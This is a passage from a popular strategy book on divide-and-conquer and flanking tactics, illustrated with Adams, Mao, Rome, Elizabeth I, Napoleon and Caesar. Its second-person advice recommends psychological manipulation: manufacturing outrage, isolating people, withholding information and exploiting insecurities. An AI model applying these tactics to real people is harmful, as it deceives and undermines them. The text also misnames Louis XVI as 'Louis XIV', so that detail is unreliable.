With the Stamp Act campaign, then, Adams discovered strategy, the bridge between his ideas and reality. His writings now aimed at stirring up anger. The demonstrations he organized--pure theater--were also designed to create and build anger among the middle and lower classes, key components of the future revolution. Adams's innovative use of boycotts was calibrated to infuriate the British and bait them into rash action. Their violent response contrasted brilliantly with the relatively peaceful methods of the colonists, making them seem as tyrannical as he had said they were. Adams also worked to stir dissension among the English themselves, weakening the bond on all sides. The Stamp Act and Tea Act were actually rather trivial, but Adams strategically manipulated them to manufacture outrage, making them into wedges driven between the two sides.

Understand: rational arguments go in one ear and out the other. No one is changed; you are preaching to the converted. In the war to win people's attention and influence them, you must first separate them from whatever ties them to the past and makes them resist change. You must realize that these ties are generally not rational but emotional. By appealing to people's emotions, you can make your targets see the past in a new light, as something tyrannical, boring, ugly, immoral. Now you have room to infiltrate new ideas, shift people's vision, make them respond to a new sense of their self-interest, and sow the seeds for a new cause, a new bond. To make people join you, separate them from their past. When you size up your targets, look for what connects them to the past, the source of

their resistance to the new.

A joint is the weakest part of any structure. Break it and you divide people internally, making them vulnerable to suggestion and change. Divide their minds in order to conquer them.

Make the enemy believe that support is lacking;...cut off, flank, turn, in a thousand ways make his men believe themselves isolated. Isolate in like manner his squadrons, battalions, brigades and divisions; and victory is yours.

--Colonel Ardant du Picq (1821-1870)

KEYS TO WARFARE

Thousands of years ago, our primitive ancestors were prone to feelings of great weakness and vulnerability. To survive in the hostile environment of our early world, animals had speed, teeth and claws, fur against winter cold, and other advantages of power and protection. Humans had none of this and must have felt terrifyingly exposed and alone. The only way to compensate for such weakness was to form groups.

THE THREE OXEN AND THE LION

There were three oxen who always grazed together. A lion had his designs upon them and wanted to eat them, but he could never get at one of them because they were always together. So he set them against each other with slanderous talk and managed to get them separated, whereupon they were isolated and he was able to eat them one after the other.

FABLES, AESOP, SIXTH CENTURY B.C.

The group or tribe offered a defense against predators and greater effectiveness in the hunt. In the group there were enough people to watch your back. The larger the group, the more it allowed its members to refine that great human invention, the division of labor, and the more different individuals in the group were freed from the immediate needs of survival, the more time and energy they could devote to higher tasks. These different roles were mutually supportive and reinforcing, and the result was a net increase in human strength.

Over the centuries groups became ever larger and more complex. By learning to live in towns and settlements, people found that they could escape the feeling of imminent danger and need. Living with others also offered more subtle psychological protections. In time humans began to forget the fear that had made them form tribes in the first place. But in one group--the army--that primal terror remained as strong as ever.

The standard mode of ancient warfare was hand-to-hand combat, a frightening drama in which individuals were at all times exposed to death from behind and to each side. Military leaders learned early on to form their soldiers into tight, cohesive ranks. Trusting his fellows on either side of him not to retreat and leave him exposed, a soldier could fight the man in front of him with more spirit and confidence. The Romans extended this strategy by placing the youngest, most impetuous fighters in the front ranks, the most experienced and best fighters in the rear, and everyone else in the center. This meant that the weakest soldiers--the ones most prone to panic--were surrounded by those who were braver and steadier, giving them a powerful sense of security. No army went into battle with more cohesion and trust than the Roman legions.

In studying ancient warfare, the great nineteenth-century military writer Colonel Ardant du Picq noticed a peculiar phenomenon: in some of the most celebrated battles (Hannibal's victory over the Romans at Cannae and Julius Caesar's over Pompey at Pharsalus, for example), the losses on each side

were fantastically disproportionate--a few hundred for the victors, thousands upon thousands among the vanquished. According to du Picq, what had happened in these cases was that through maneuver the ultimately victorious army had managed to surprise the enemy and splinter its lines into parts. Seeing their ranks breaking up, losing their sense of solidarity and support, and feeling isolated, soldiers panicked, dropped their weapons, and fled--and a soldier who turned his back on the enemy was an easy soldier to kill. Thousands were slaughtered this way. These great victories, then, were essentially psychological. Hannibal was vastly outnumbered at Cannae, but by making the Romans feel vulnerable and isolated, he made them overreact and retreat in confusion: easy pickings.

Roosevelt...disliked being completely committed to any one person. He enjoyed being at the center of attention and action, and the system made him the focus through which the main lines of action radiated..... The main reason for Roosevelt's methods, however, involved a tenacious effort to keep control of the executive branch in the face of the centrifugal forces of the American political system. By establishing in an agency one power center that counteracted another, he made each official more dependent on White House support; the President in effect became the necessary ally and partner of each. He lessened bureaucratic tendencies toward self-aggrandizement; he curbed any attempt to gang up on him. He was, in effect, adapting the old method of divide and conquer to his own purposes..... His technique was curiously like that of Joseph Stalin, who used the overlapping delegation of function, a close student of his methods has said, to prevent "any single chain of command from making major decisions without confronting other arms of the state's bureaucracy and thus bringing the issues into the open at a high level." Roosevelt, like Stalin, was a political administrator in the sense that his first concern was power--albeit for very different ends.

ROOSEVELT: THE LION AND THE FOX, JAMES MACGREGOR BURNS, 1956

The phenomenon is timeless: the soldier who feels he is losing the support of those around him is borne back into an intolerable primitive terror. He fears he will face death alone. Many great military leaders have turned this terror into strategy. Genghis Khan was a master at it: using the mobility of his Mongol cavalry to cut off his enemies' communications, he would isolate parts of their armies to make them feel alone and unprotected. He worked consciously to instill terror. The divide-and-isolate strategy was also used to great effect by Napoleon and the guerrilla forces of Mao Tse-tung, among many others.

Our nature has not changed. Lurking deep in even the most civilized among us is the same basic fear of being alone, unsupported, and exposed to danger. People today are more dispersed and society is less cohesive than ever before, but that only increases our need to belong to a group, to have a strong network of allies--to feel supported and protected on all sides. Take away this feeling and we are returned to that primitive sensation of terror at our own vulnerability. The divide-and-conquer strategy has never been more effective than it is today: cut people off from their group--make them feel alienated, alone, and unprotected--and you weaken them enormously. That moment of weakness gives you great power to maneuver them into a corner, whether to seduce or to induce panic and retreat.

Throughout the 1960s, one of Mao Tse-tung's most loyal and trusted followers was his minister of defense, Lin Biao. No one praised the Chinese ruler more fulsomely than Lin. And yet by 1970 Mao had come to suspect that the flattery was a ruse to disguise his intentions: Lin was plotting to be his successor. And what made Lin particularly dangerous was that, as minister of defense, he had accumulated allies in the military.

Mao went to work with great subtlety. In public he went out of his way to support Lin, as if he, too, saw the minister as his successor. That soothed the natural wariness of the plotter. At the same time, however, Mao also attacked and demoted some of Lin's most important supporters in the military. Lin was a bit of a radical, veering left on most issues; Mao urged him to propose some of his more extreme ideas for restructuring the military, secretly knowing that these ideas would prove unpopular. Lin's support among the higher branches of the military slowly began to thin.

Lin finally realized what Mao was up to, but it was too late. He had lost his power base. Frustrated and scared, he resorted to plotting a coup d'etat, a desperate act that played straight into Mao's hands. In 1971, Lin died under suspicious circumstances in a plane crash.

As Mao understood, in political environments people depend on their connections even more than on their talents. In such a world, a person whose career seems to be waning is one whom few will want to know. And people who feel isolated will often overreact and do something desperate--which of course just makes them more isolated. So Mao created the impression that Lin was losing his connections. Had he attacked Lin directly, he would have gotten bogged down in an ugly fight. Dividing the minister from his power base, and in the process making him appear to be on the decline, was much more effective.

Before you launch an outright attack on your enemies, it is always wise first to weaken them by creating as much division in their ranks as possible. One good place to drive a wedge is between the leadership and the people, whether soldiers or citizenry; leaders function poorly when they lose their support among the people. So work to make them look authoritarian or out of touch. Or steal their foundation, as the Republican president Richard Nixon did in 1972 by wooing the blue-collar types who had traditionally voted Democrat: he split the Democrats' base. (The Republicans have been doing the same thing ever since.) Remember: once your enemy begins to splinter in any way, the rupture will tend to gain momentum. Division usually leads to more division.

In 338 B.C., Rome defeated its greatest enemy at the time, the Latin League--a confederation of Italian cities that had formed to block Rome's expansion. With this victory, however, the Romans faced a new problem: how to govern the region. If they crushed the league's members, they would leave a power vacuum, and down the road another enemy would emerge that might prove a still-greater threat. If they simply swallowed up the cities of the league, they would dilute the power and prestige of Rome, giving themselves too large an area to protect and police.

The solution the Romans came up with, which they would later call *divide et impera* (divide and rule), was to become the strategy by which they forged their empire. Essentially they broke up the league but did not treat all of its parts equally. Instead they created a system whereby some of its cities were incorporated into Roman territory and their residents given full privileges as Roman citizens; others were deprived of most of their territory but granted near-total independence; and others still were broken up and heavily colonized with Roman citizens. No single city was left powerful enough to challenge Rome, which retained the central position. (As the saying goes, all roads led to Rome.)

The key to the system was that if an independent city proved itself loyal enough to Rome or fought well enough for Rome, it won the chance of being incorporated into the empire. The individual cities now saw it as more in their interest to gain Rome's favor than to ally themselves elsewhere. Rome held out the prospect of great power, wealth, and protection, while isolation from Rome was dangerous. And so the once proud members of the Latin League now competed against one another for Rome's attention.

Divide and rule is a powerful strategy for governing any group. It is based on a key principle: within any organization people naturally form smaller groups based on mutual self-interest--the primitive desire to find strength in numbers. These subgroups form power bases that, left unchecked,

will threaten the organization as a whole. The formation of parties and factions can be a leader's greatest threat, for in time these factions will naturally work to secure their own interests before those of the greater group. The solution is to divide to rule. To do so you must first establish yourself as the center of power; individuals must know they need to compete for your approval. There has to be more to be gained by pleasing the leader than by trying to form a power base within the group.

"Do not think that I have come to bring peace on earth; I have not come to bring peace, but a sword. For I have come to set a man against his father, and a daughter against her mother, and a daughter-in-law against her mother-in-law; and a man's foes will be those of his own household. He who loves father or mother more than me is not worthy of me; and he who loves son or daughter more than me is not worthy of me; and he who does not take his cross and follow me is not worthy of me."

MATTHEW 10:34

When Elizabeth I became queen, England was a nation divided. The remnants of feudalism entailed many competing power centers, and the court itself was full of factions. Elizabeth's solution was to weaken the nobility by deliberately pitting one family against another. At the same time, she occupied the center, making herself a symbol of England itself, the hub around which everything revolved. Within the court, too, she made sure that no individual--except of course herself--gained ascendancy. When she saw that first Robert Dudley and then the Earl of Essex believed themselves her favorites, she quickly cut them loose.

The temptation to maintain a favorite is understandable but dangerous. Better to rotate your stars, occasionally making each one fall. Bring in people with different viewpoints and encourage them to fight it out. You can justify this as a healthy form of democracy, but the effect is that while those below you fight to be heard, you rule.

The film director Alfred Hitchcock faced enemies on all sides--writers, set designers, actors, producers, marketers--any of them quite capable of putting their egos before the quality of the film. Writers wanted to show off their literary skills, actors wanted to look like stars, producers and marketers wanted the movie to be commercial--the whole crew had competing interests. Hitchcock's solution, like Queen Elizabeth's, was to take the central position, in a variant of divide and rule. His carefully crafted role as a public celebrity was part of this: his movies' publicity campaigns always involved him as spokesperson, and he made bit-part appearances in most of his films, becoming an instantly recognizable, endearingly humorous figure. He put himself in the middle of every aspect of production, from writing the script before the shoot began to editing the film when the shoot was finished. At the same time, he kept all the filmmaking departments, even that of the producer, a little out of the loop; information about every detail of the film was kept in his head, his drawings, and his notes. No one could bypass him; every decision went through him. Before the film was shot, for example, Hitchcock would set out in detail the look of the leading lady's costumes. If the costume designer wanted to change anything, she would have to go through him or be caught out in rank insubordination. In essence, he was like Rome: all roads led to Hitchcock.

Within your group, factions may emerge quite subtly by virtue of the fact that people who are experts in their area may not tell you everything they're doing. Remember: they see only the small picture; you are in charge of the whole production. If you are to lead, you must occupy the center. Everything must flow through you. If information is to be withheld, you are the one to do it. That is divide and rule: if the different parts of the operation lack access to all the information, they will have to come to you to get it. It is not that you micromanage but that you keep overall control of everything

vital and isolate any potential rival power base.

Throughout the 1950s and '60s, Major General Edward Lansdale was considered America's principal expert in counterinsurgency. Working with President Ramon Magsaysay of the Philippines, he had crafted a plan that had defeated the country's Huk guerrilla movement in the early 1950s. Counterinsurgency requires a deft hand, more political than military, and for Lansdale the key to success was to stamp out government corruption and bring the people close to the government through various popular programs. That would deny the insurgents their cause, and they would die of isolation. Lansdale thought it folly to imagine that leftist rebels could be defeated by force; in fact, force just played into their hands, giving them a cause they could use to rally support. For insurgents, isolation from the people is death.


Think of the people in your group who are working primarily for their own interests as insurgents. They are Cassius types who thrive on discontent in the organization, fanning it into dissension and factionalism. You can always work to divide such factions once you know about them, but the better solution is to keep your soldiers satisfied and contented, giving the insurgents nothing to feed on. Bitter and isolated, they will die off on their own.

The divide-and-rule strategy is invaluable in trying to influence people verbally. Start by seeming to take your opponents' side on some issue, occupying their flank. Once there, however, create doubt about some part of their argument, tweaking and diverting it a bit. This will lower their resistance and maybe create a little inner conflict about a cherished idea or belief. That conflict will weaken them, making them vulnerable to further suggestion and guidance.

Japan's great seventeenth-century swordsman Miyamoto Musashi on several occasions faced bands of warriors determined to kill him. The sight of such a group would intimidate most people, or at least make them hesitate--a fatal flaw in a samurai. Another tendency would be to lash out violently, trying to kill as many of the attackers as possible all at once, but at the risk of losing control of the situation. Musashi, however, was above all else a strategist, and he solved these dilemmas in the most rational way possible. He would place himself so that the men would have to come at him in a line or at an angle. Then he would focus on killing the first man and move swiftly down the line. Instead of being overwhelmed or trying too hard, he would break the band into parts. Then he just had to kill opponent number one, while leaving himself in position to deal with opponent number two and preventing his mind from being clouded and confused by the other attackers awaiting him. The effect was that he could retain his focus while keeping his opponents off balance, for as he proceeded down the line, they would become the ones who were intimidated and flustered.

Whether you are beset by many small problems or by one giant problem, make Musashi the model for your mental process. If you let the complexity of the situation confuse you and either hesitate or lash out without thought, you will lose mental control, which will only add momentum to the negative force coming at you. Always divide up the issue at hand, first placing yourself in a central position, then proceeding down the line, killing off your problems one by one. It is often wise to begin with the smallest problem while keeping the most dangerous one at bay. Solving that one will help you create momentum, both physical and psychological, that will help you overwhelm all the rest.

The most important thing is to move quickly against your enemies, as the Athenians did at Marathon. Waiting for troubles to come to you will only multiply them and give them a deadly momentum.



REVERSAL

Dividing your forces as a way of creating mobility can be a powerful strategy, as Napoleon demonstrated with his flexible system of corps, which let him hit his enemy unpredictably from many different angles. But to make his system work, Napoleon needed precise coordination of its parts and overall control over their movements--and his goal was ultimately to bring the parts together to strike a major blow. In guerrilla warfare a commander will disperse his forces to make them harder to hit, but this, too, demands coordination: a guerrilla army cannot succeed if the parts are unable to communicate with each other. In general, any division of your forces must be temporary, strategic, and controlled.

THE PLOUGHMAN'S QUARRELSOME SONS

A ploughman's sons were always quarrelling. He scolded them to no avail--his words did nothing to change their ways. So he decided to teach them a practical lesson. He asked them to bring him a load of firewood. As soon as they had done this he gave a bundle to each and told them to break it all up for him. But, in spite of all their efforts, they were unable to do so. The ploughman therefore undid the bundles and handed each of his sons a stick at a time. These they broke without any trouble. "So!" said the father, "you too, my children, if you stay bound together, can be invincible to your enemies. But if you are divided you will be easy to defeat."

FABLES, AESOP, SIXTH CENTURY B.C.

In attacking a group in order to sow division, be careful that your blow is not too strong, for it can have the opposite effect, causing people to unite in times of great danger. That was Hitler's miscalculation during the London Blitz, his bombing campaign designed to push England out of World War II. Intended to demoralize the British public, the Blitz only made them more determined: they were willing to suffer short-term danger in order to beat him in the long run. This bonding effect was partly the result of Hitler's brutality, partly the phenomenon of a culture willing to suffer for the greater good.

Finally, in a divided world, power will come from keeping your own group united and cohesive,

and your own mind clear and focused on your goals. The best way to maintain unity may seem to be the creation of enthusiasm and high morale, but while enthusiasm is important, in time it will naturally wane, and if you have come to depend on it, you will fail. Far greater defenses against the forces of division are knowledge and strategic thinking. No army or group can be divided if it is aware of the enemy's intentions and makes an intelligent response. As Samuel Adams discovered, strategy is your only dependable sword and shield.

EXPOSE AND ATTACK YOUR OPPONENT'S SOFT FLANK

THE TURNING STRATEGY

When you attack people directly, you stiffen their resistance and make your task that much harder. There is a better way: distract your opponents' attention to the front, then attack them from the side, where they least expect it. By hitting them where they are soft, tender, and unprotected, you create a shock, a moment of weakness for you to exploit. Bait people into going out on a limb, exposing their weakness, then rake them with fire from the side. The only way to get stubborn opponents to move is to approach them indirectly.

> *The Emperor* [*Napoleon Bonaparte*] *, while he was quite prepared "to break eggs to make omelettes," as von Clausewitz puts it, was always eager to gain total victory for a minimum expenditure of manpower and effort. Consequently he disliked having to force a full-scale, fully arrayed frontal battle--that is to say, marching directly against the enemy to fight him on ground of his (the adversary's) choosing, for such battles were inevitably expensive and rarely conclusive (Borodino in 1812 is a case in point). Instead, whenever possible, after pinning the foe frontally by a feint attack, he marched his main army by the quickest possible "safe" route, hidden by the cavalry screen and natural obstacles, to place himself on the rear or flank of his opponent. Once this move had been successfully achieved, he occupied a natural barrier or "strategical curtain" (usually a river line or mountain range), ordered the blocking of all crossings, and thus isolated his intended victim from his rear depots and reduced his chances of reinforcement. Thereafter, Napoleon advanced relentlessly toward the foe's army, offering him only two alternatives--to fight for survival on ground not of his own choosing, or to surrender. The advantages afforded by such a strategy are obvious. The enemy army would be both taken by surprise and almost certainly demoralized by the sudden apparition of the enemy army in its rear, cutting its communications.*
>
> *THE CAMPAIGNS OF NAPOLEON*, DAVID G. CHANDLER, 1966

TURNING THE FLANK

In 1793, Louis XIV and his wife, Marie Antoinette, the king and queen of France, were beheaded by order of the new government put in place after the French Revolution. Marie Antoinette was the daughter of Maria Theresa, the empress of Austria, and as a result of her death the Austrians became determined enemies of France. Early in 1796 they prepared to invade the country from northern Italy, which at the time was an Austrian possession.

In April of that year, the twenty-six-year-old Napoleon Bonaparte was given command of the French army in Italy and charged with a simple mission: to prevent these Austrian armies from entering France. Under Napoleon, for the first time since the revolution not only were the French able to hold a defensive position, but they successfully went on the offensive, pushing the Austrians steadily east. Shocking as it was to lose to the revolutionary army, it was downright humiliating to be defeated by an unknown general on his first campaign. For six months the Austrians sent armies to defeat Napoleon, but he forced each one to retreat into the fortress of Mantua, until finally this stronghold was crammed with Austrian soldiers.

Leaving a force at Mantua to pin down the Austrians, Napoleon established his base to the north, in the pivotal city of Verona. If the Austrians were to win the war, they would somehow have to push him out of Verona and free up the starving soldiers trapped in Mantua. And they were running out of

time.

In October 1796, Baron Joseph d'Alvintzi was given command of some 50,000 Austrian soldiers and the urgent mission of expelling the French from Verona. An experienced commander and clever strategist, d'Alvintzi studied Napoleon's Italian campaign carefully and came to respect his enemy. To defeat this brilliant young general, the Austrians would have to be more flexible, and d'Alvintzi thought he had the solution: he would divide his army into two columns, one under himself, the other under the Russian general Paul Davidovich. The columns would separately march south, converging at Verona. At the same time, d'Alvintzi would launch a campaign of deception to make Napoleon think that Davidovich's army was small (it was in fact 18,000 men strong), merely a holding force to protect the Austrian lines of communication. If Napoleon underestimated Davidovich, the Russian general would face less opposition and his way to Verona would be smooth. D'Alvintzi's plan was to trap Napoleon between the jaws of these two armies.

The Austrians entered northern Italy in early November. To d'Alvintzi's delight, Napoleon seemed to have fallen for their trick; he sent a relatively light force against Davidovich, who promptly gave the French in Italy their first real defeat and began his advance toward Verona. Meanwhile d'Alvintzi himself advanced all the way to a point not far from Verona and was poised to fall on the city from the east. As he pored over his maps, d'Alvintzi took pleasure in his plan. If Napoleon sent more men to stop Davidovich, he would weaken Verona against d'Alvintzi. If he tried to block d'Alvintzi's entrance from the east, he would weaken Verona against Davidovich. If he sought reinforcements from his troops at Mantua, he would free up the 20,000 Austrian soldiers trapped there and they would gobble him up from the south. D'Alvintzi also knew that Napoleon's men were exhausted and hungry. Having fought for six months without rest, they were at a breaking point. Not even a young genius like Napoleon could escape this trap.

A few days later, d'Alvintzi advanced to the village of Caldiero, at Verona's doorstep. There he inflicted another defeat on the French troops sent to stop him. After a string of victories, Napoleon had now lost two battles in a row; the pendulum had swung against him.

As d'Alvintzi prepared for his final pounce on Verona, he received confusing news: against all prediction Napoleon had in fact divided his army in Verona, but instead of sending parts of it against either d'Alvintzi or Davidovich, he had marched a sizable force somewhere to the southeast. The next day this army appeared outside the town of Arcola. If the French crossed the river to Arcola and advanced a few miles north, they would directly cross d'Alvintzi's line of communications and of retreat, and they would be able to seize his supply depots at Villa Nova. Having this large French army to his rear was more than alarming; d'Alvintzi was forced to forget about Verona for the moment and hastily marched east.

He had retreated in the nick of time and was able to halt the French before they could cross the river and attack Villa Nova. For several days the two armies settled into a fiercely contested battle for the bridge at Arcola. Napoleon himself led several charges and was nearly killed. A portion of the troops blocking Mantua were dispatched north to reinforce the French at Arcola, but d'Alvintzi's army hunkered down, and the battle turned into a stalemate.

On the third day of fighting, d'Alvintzi's soldiers--their lines thinned by relentless French attacks--were preparing for another battle for the bridge when they suddenly heard trumpets blaring from their southern flank. A French force had somehow crossed the river below the bridge and was marching toward the Austrian flank at Arcola. The sound of trumpets was quickly replaced by shouts and the whizzing of bullets. The sudden appearance of the French on their flank was too much for the wearied Austrians; not waiting to see the size of the French force, they panicked and fled the scene. The French poured across the river. D'Alvintzi gathered up his men as best he could and managed to lead them east to safety. But the battle for Verona was lost, and with it the doom of Mantua was

sealed.

Somehow Napoleon had managed to snatch victory from defeat. The battle of Arcola helped forge the legend of his invincibility.

> *Now came the critical problem of judging the correct moment for the enveloping force to reveal its disconcerting position on the enemy flank. For maximum effect, it was important that this should not occur before the enemy had committed all or most of his reserves to the frontal battle, and this need for accurate timing of the flank attack called for the greatest judgment on the part of Napoleon and his key subordinates. The former had to judge the moment when all the enemy troops were indeed committed to the frontal battle (and with the billowing clouds of black-powder smoke obliterating the scene this was no easy matter); the latter had the task of keeping their eager troops "on the leash" so as to avoid any premature attack disclosing their presence. Then, when the exact moment came, Napoleon would give the signal.... Then the* attaque debordante *would spring to life. A roar of cannon away on his hitherto secure flank would cause the enemy to look apprehensively over his shoulder, and before long the spyglasses of his anxious staff would be able to detect a line of dust and smoke crawling ever nearer from the flank or rear. This threat to his communications and line of retreat could not be ignored. The enemy general might now theoretically adopt one of two courses (but in practice only one). He could either order an immediate general retreat to slip out of the trap before it shut behind his army (although this was generally out of the question, as Napoleon would of course launch a general frontal attack against all sectors of the enemy line to coincide with the unmasking of his flanking force and thus pin the foe still tighter to the ground he was holding); or he would be compelled to find troops from somewhere to form a new line at right angles to his main position to face the new onslaught and protect his flank. As all reserves were (ideally) already committed to battle, this could be easily and quickly effected only by deliberately weakening those frontal sectors closest to the new threat. This thinning out of the enemy front is what Napoleon termed "the Event"--and was of course exactly what he intended to have happen. The curtain on the first act would now fall; the enemy was reacting as required; the destruction of the cohesion of his line, the final ruination of his equilibrium, could now be undertaken with practically a guarantee of ultimate success.*
>
> *THE CAMPAIGNS OF NAPOLEON*, DAVID G. CHANDLER, 1966

Interpretation

Napoleon was no magician, and his defeat of the Austrians in Italy was deceptively simple. Facing two armies converging on him, he calculated that d'Alvintzi's was the more imminent danger. The fight for Caldiero encouraged the Austrians to think that Verona would be defended through direct, frontal confrontation. But Napoleon instead divided his army and sent the larger portion of it to threaten the Austrian supply depot and lines of communication and retreat. Had d'Alvintzi ignored the threat and advanced on Verona, he would have moved farther away from his critical base of operations and put himself in great jeopardy; had he stayed put, Napoleon would have squeezed him between two armies. In fact, Napoleon knew d'Alvintzi would have to retreat--the threat was too real--and once he had done so, he would have relinquished the initiative. At Arcola, sensing that the enemy was tiring, Napoleon sent a small contingent to cross the river to the south and march on the Austrian flank, with instructions to make as much noise as possible--trumpets, shouts, gunfire. The presence of this attacking force, small though it was, would induce panic and collapse. The ruse worked.

This maneuver--the *manoeuvre sur les derrieres*, Napoleon called it--would become a favorite strategy of his. Its success was based on two truths: First, generals like to place their armies in a

strong frontal position, whether to make an attack or to meet one. Napoleon would often play on this tendency to face forward in battle by seeming to engage the enemy frontally; in the fog of battle, it was hard to tell that really only half of his army was deployed here, and meanwhile he would sneak the other half to the side or rear. Second, an army sensing attack from the flank is alarmed and vulnerable and must turn to face the threat. This moment of turning contains great weakness and confusion. Even an army in the stronger position, like d'Alvintzi's at Verona, will almost always lose cohesion and balance as it turns.

Learn from the great master himself: attacking from the front is rarely wise. The soldiers facing you will be tightly packed in, a concentration of force that will amplify their power to resist you. Go for their flank, their vulnerable side. This principle is applicable to conflicts or encounters of any scale.

Individuals often show their flank, signal their vulnerability, by its opposite, the front they show most visibly to the world. This front can be an aggressive personality, a way of dealing with people by pushing them around. Or it can be some obvious defense mechanism, a focus on keeping out intruders to maintain stability in their lives. It can be their most cherished beliefs and ideas; it can be the way they make themselves liked. The more you get people to expose this front, to show more of themselves and the directions they tend to move in, the more their unprotected flanks will come into focus--unconscious desires, gaping insecurities, precarious alliances, uncontrollable compulsions. Once you move on their flanks, your targets will turn to face you and lose their equilibrium. All enemies are vulnerable from their sides. There is no defense against a well-designed flanking maneuver.

Opposition to the truth is inevitable, especially if it takes the form of a new idea, but the degree of resistance can be diminished--by giving thought not only to the aim but to the method of approach. Avoid a frontal attack on a long-established position; instead, seek to turn it by flank movement, so that a more penetrable side is exposed to the thrust of truth.

--B. H. Liddell Hart (1895-1970)

OCCUPYING THE FLANK

As a young man, Julius Caesar (100-44 B.C.) was once captured by pirates. They asked for a ransom of twenty talents; laughing, he replied that a man of his nobility was worth fifty talents, and he volunteered to pay that sum. His attendants were sent for the money, and Caesar was left alone with these bloodthirsty pirates. For the weeks he remained among them, he participated in their games and revelry, even playing a little rough with them, joking that he would have them crucified someday.

Amused by this spirited yet affectionate young man, the pirates practically adopted him as their own. But once the ransom was paid and Caesar was freed, he proceeded to the nearest port, manned some ships at his own expense, then went after the pirates and surprised them in their lair. At first they welcomed him back--but Caesar had them arrested, took back the money he had given them, and, as promised, had them crucified. In the years to come, many would learn--whether to their delight or to their horror--that this was how Caesar did battle.

Caesar, however, did not always exact retribution. In 62 B.C., during a religious ceremony in Caesar's home, a young man named Publius Clodius was caught among the female celebrants, dressed as a woman and cavorting with Caesar's wife, Pompeia. This was considered an outrage, and Caesar immediately divorced Pompeia, saying, "My wife must be above suspicion." Yet when Clodius was arrested and tried for sacrilege, Caesar used his money and influence to get the youth acquitted. He was more than repaid a few years later, when he was preparing to leave Rome for wars in Gaul and

needed someone to protect his interests while he was away. He used his clout to get Clodius named to the political office of tribune, and in that position Clodius doggedly supported Caesar's interests, stirring up so much trouble in the Senate with his obnoxious maneuvers that no one had the time or inclination to intrigue against the absent general.

> *During this survey one impression became increasingly strong--that, throughout the ages, effective results in war have rarely been attained unless the approach has had such indirectness as to ensure the opponent's unreadiness to meet it. The indirectness has usually been physical, and always psychological. In strategy, the longest way round is often the shortest way home. More and more clearly has the lesson emerged that a direct approach to one's mental object, or physical objective, along the "line of natural expectation" for the opponent, tends to produce negative results. The reason has been expressed vividly in Napoleon's dictum that "the moral is to the physical as three to one." It may be expressed scientifically by saying that, while the strength of an opposing force or country lies outwardly in its numbers and resources, these are fundamentally dependent upon stability of control, morale, and supply. To move along the line of natural expectation consolidates the opponent's balance and thus increases his resisting power. In war, as in wrestling, the attempt to throw the opponent without loosening his foothold and upsetting his balance results in self-exhaustion, increasing in disproportionate ratio to the effective strain put upon him. Success by such a method only becomes possible through an immense margin of superior strength in some form--and, even so, tends to lose decisiveness. In most campaigns the dislocation of the enemy's psychological and physical balance has been the vital prelude to a successful attempt at his overthrow.*
>
> *STRATEGY*, B. H. LIDDELL HART, 1954

The three most powerful men in Rome at the time were Caesar, Crassus, and Pompey. Fearing Pompey, a popular and famously successful general, Crassus tried to form a secret alliance with Caesar, but Caesar balked; instead, a few years later, he approached the wary Pompey (who was suspicious of and hostile toward Caesar as a possible future rival) and suggested they form their own alliance. In return he promised to support some of Pompey's political proposals, which had been stalled in the Senate. Surprised, Pompey agreed, and Crassus, not wanting to be left out, agreed to join the group to form the First Triumvirate, which was to rule Rome for the next several years.

In 53 B.C., Crassus was killed in battle in Syria, and a power struggle quickly emerged between Pompey and Caesar. Civil war seemed inevitable, and Pompey had more support in the Senate. In 50 B.C., the Senate ordered that both Caesar (who was fighting in Gaul at the time) and Pompey should send one of their legions to Syria to support the Roman army fighting there. But since Pompey had already lent Caesar a legion for the war in Gaul, he proposed to send that one to Syria--so that Caesar would have lost two legions instead of one, weakening him for the impending war.

Caesar did not complain. He sent off the two legions, one of which, however--as he had expected--did not go to Syria but was conveniently quartered near Rome, at Pompey's disposal. Before the two legions left, Caesar paid each soldier handsomely. He also instructed their officers to spread the rumor in Rome that his troops still in Gaul were exhausted and that, should he dare to send them against Pompey, they would switch sides as soon as they had crossed the Alps. Coming to believe these false reports, and expecting massive defections, Pompey did not trouble to recruit more soldiers for the imminent war, which he would later regret.

In January of 49 B.C., Caesar crossed the Rubicon, the river between Gaul and Italy, a dramatic, unexpected move that initiated the Civil War. Caught by surprise, Pompey fled with his legions to

Greece, where he began to prepare a major operation. As Caesar marched south, many of Pompey's supporters, left behind in Rome, were terrified. Caesar had established a reputation in Gaul for brutal treatment of the enemy, leveling whole towns and killing their inhabitants. Yet when Caesar took the key town of Corfinium, capturing important senators and army officers who had fought there alongside troops loyal to Pompey, he did not punish these men; in fact, he returned to them the monies his soldiers had looted in taking the town. This remarkable act of clemency became the model for his treatment of Pompey's supporters. Instead of Caesar's men switching allegiance to Pompey, it was Pompey's who now became the most ardent followers of Caesar. As a result, Caesar's march on Rome was quick and bloodless.

